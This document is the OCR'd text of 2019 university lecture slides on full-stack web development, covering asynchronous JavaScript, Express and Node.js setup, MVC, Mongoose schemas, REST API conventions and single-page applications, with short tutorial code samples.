Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI

3. JavaScript – the programming language of Internet

19th November 2019

Same language, different context

- One of the main advantages of using **JavaScript** as the **language** of choice for Full-Stack Web development is its **multipurpose**,
- JavaScript can be used:
  - at the **client side** inside a **web browser** to,
    - add interactivity to an existing web page,
    - aid transition of server-side application to SPA,
  - at the **server side** in **Node.js** to,
    - develop full featured web application.

Why is JavaScript popular?

- **web developers** are already **familiar with** JavaScript,
- alternative for Full-Stack Web development is using at least 2 programming languages,
  - e.g. JavaScript (client) + PHP, ASP, Java or Python (server)
- **reusing knowledge** of client side programming on server side,
- the performance of JavaScript application is superior,
  - **speed** and efficient **resource allocation**,
  - can handle higher number of users at given resources.

How is JavaScript different?

- one of the most demanding problems in application implementation is **handling input** and **output**,
- traditionally we use **synchronous I/O** with a function call returning a response, when execution is complete,
- JavaScript uses **asynchronous I/O**, that enables the initial program to continue, while another function is executed and **when finished, the result is given using callback**,

Synchronous vs. asynchronous

Reading file **synchronously**

```
var fs = require('fs');
console.log('start');
var contents = fs.readFileSync('file.txt', 'UTF8');
console.log(contents);
console.log('end');
```

✗

Console output

```
start
Content of the file 'file.txt';
end
```

Reading file **asynchronously**

```
var fs = require('fs');
console.log('start');
fs.readFile('file.txt', 'UTF8', function(error, contents) {
  console.log(contents);
});
console.log('end');
```

✔

Console output

```
start
end
Content of the file 'file.txt';
```

JSON

- **JSON (JavaScript Object Notation)** is very popular way of storing and exchanging data on the Internet,
  - JSON is text, written with JavaScript object notation.

```
{
  "name": "Donald",
  "surname": "Trump",
  "age": 73,
  "nick": ["King of Debt", "The Choosen One"]
}
```

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI

4. MVC approach


19th November 2019

Node.js application

- When starting building Node.js application, we define the metadata in **package.json** file

package.json

```
{
  "name": "application-name",
  "version": "1.2.3",
  "private": true,
  "scripts": {
    "start": "node ./bin/www"
  },
  "dependencies": {
    "body-parser": "~1.17.1",
    "cookie-parser": "~1.4.3",
    "debug": "^2.6.3",
    "express": "~4.15.2",
    "hbs": "~4.0.4",
    "morgan": "~1.8.1",
    "serve-favicon": "~2.4.2"
  }
}
```



Starter Express Node.js app

- Creating starter Express Node.js app

Terminal


```
$ express –view=hbs –git

create : public/
   create : public/javascripts/
   create : public/images/
   create : public/stylesheets/
   create : public/stylesheets/style.css
   create : routes/
   create : routes/index.js
   create : routes/users.js
   create : views/
   create : views/error.hbs
   create : views/index.hbs
   create : views/layout.hbs
   create : .gitignore
   create : app.js
   create : package.json
   create : bin/
   create : bin/www
```

Terminal

```
$ npm install
$ npm start
```


Web browser at
http://localhost:8080/

How is user's request handled?




MVC approach (1)

- **MVC (Model-View-Controller)** defines the program structure as follows:
  - data are stored in **Model**,
  - the display to the user is handled using **View**,
  - application logic resides in **Controller**.




MVC approach (2)

- The roles of **Controller** and **View**,



MVC approach (3)



app.js

```
var indexRouter = require('./routes/index');
```

routes/index.js

```
var ctrlMain = require('./controllers/main');
router.get('/', ctrlMain.index);
```

controllers/main.js

```
var index = (req, res) => {
  res.render('index', { title: 'Express' });
};

module.exports = {
  index
};
```

MVC approach (4)

controllers/**main.js**

```
var index = (req, res) => {
  res.render('index', { title: 'Express' });
};

module.exports = {
  index
};
```

views/**layout.hbs**

```
<!DOCTYPE html>
<html>
  <head>
    <title>{{title}}</title>
    <link rel='stylesheet' href='/stylesheets/style.css' />
  </head>
  <body>
    {{{body}}}
  </body>
</html>
```

views/**index.hbs**

```
<h1>{{title}}</h1>
<p>Welcome to {{title}}</p>
```

HTML page in web browser

Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II

Dejan Lavbič
UL FRI

5. API access to a database


19th November 2019

Data flow in MVC pattern

- Currently the **data** are stored **in controller** and then rendered in the view to display the results to the user.


controllers/**main.js**

```
var index = (req, res) => {
  res.render('index', { title: 'Express' });
};

module.exports = {
  index
};
```



Adding database

- To support the **Model component** we introduce database,
  - **MongoDB** is selected due to simplicity,
    - our application deals with JSON,
    - MondoDB's native format is JSON,



Why Mongoose?

- we employ **Mongoose**, which is an **ODM (Object Document Mapping)** middleware that enables easier data manipulation,
  - every record in MongoDB is called **document**,
  - **collections** is a set of documents,
  - document definition is **schema**,
- **Mongoose's model** is a compiled schema of MongoDB's database,

Schema

Example of **JSON document**

```
{
  "name": "Donald",
  "surname": "Trump",
  "age": 73,
  "nick": ["King of Debt", "The Choosen One"],
  "_id": ObjectId("5dcd2e7718ec566c66572231")
}
```

Schema definition


```
var mongoose = require('mongoose');

var schema = new mongoose.Schema({
  name: {type: String, required: true},
  surname: {type: String, required: true},
  age: {type: Number, min: 1, max: 120},
  nick: [String]
});
```

Model as a compiled schema

```
mongoose.model('Person', schema, 'People');
```

REST API

- **REST (REpresentational State Transfer)** is an architectural style rather than a strict protocol.
  - REST is stateless; it has no idea of any current user state or history.
- **API (Application Program Interface)** enables applications to talk to one another.
- A **REST API** is a stateless interface to your application.



HTTP request methods

- HTTP requests can have different methods that essentially **tell the server what type of action to take**.
  - The most common type of request is a **GET request**—the method used when you enter a URL in the address bar of your browser.

Request method	Use	Response
POST	Create new data in the database	New data object as seen in the database.
GET	Read data from the database	Data object answering the request.
PUT	Update a document in the database	Updated data object as seen in the database.
DELETE	Delete an object from the database	Null

HTTP response status codes

- A good REST API should return the correct HTTP status code.

Status code	Name	Use case
200	**OK**	**A successful GET or PUT request**
201	Created	A successful POST request
204	No content	A successful DELETE request
400	**Bad request**	**An unsuccessful GET, POST or PUT request due to invalid content**
401	Unauthorized	Requesting a restricted URL with incorrect credentials
403	Forbidden	Makin a request that isn't allowed
404	Not found	Unsuccessful request due to an incorrect parameter in the URL
405	Method not allowed	Request method not allowed for the given URL
409	Conflict	Unsuccessful POST request when another object with the same data already exists
500	**Internal server error**	**Problem with your server or the database server**

Retrieve data from database

controllers/**main.js**


```
var mongoose = require('mongoose');
var modelPerson = mongoose.model('Person');

var index = (req, res) => {
  modelPerson
    .findById(req.params.idPerson)
    .exec((error, person) => {
      res.status(200).json(person);
    });
};

module.exports = {
  index
};
```

User's **URL request**

```
http://localhost:8080/5dcd2e7718ec566c66572231
```

JSON response from server

```
{
  "name": "Donald",
  "surname": "Trump",
  "age": 73,
  "nick": ["King of Debt", "The Choosen One"],
  "_id": ObjectId("5dcd2e7718ec566c66572231")
}
```



Univerza v Ljubljani
Fakulteta za računalništvo in informatiko

Full-Stack Web Development

UTOPIAE GVW II


Dejan Lavbič
UL FRI

6. Single Page Application (SPA)

19th November 2019


One-way data binding

- **One-way data binding** web application development approach is **very frequently used** (e.g. MVC),
  - most of the work is executed on the server side (**ME**A**N**),
  - client only renders HTML document with potential interactive JavaScript elements,




Two-way data binding

- With **two-way data binding** view and model are **mutually connected**,
  - data on the server side is available via API,
  - client side rendering is required to translate data to model,



Angular & SPA


- **Angular** framework is very suitable for development of **Single Page Applications (SPA)**,
  - larger part of application is executed in web browser,
  - e.g. Gmail



https://github.com/DejanL/**UTOPIAE-GVW-II-FSWD**

SPA advantages

- web page is **never fully reloaded**,
- **reducing required system resource** on the server-side,
- **outsorcing of computing resources**,
  - every client performs its own processing within web browser,
  - server is serving only static files and data on request,
- **user experience** is **improved**,
  - when application is loaded, less server requests are required.



SPA drawbacks

- not suitable for introduction of gradual improvements (jQuery is more suitable),
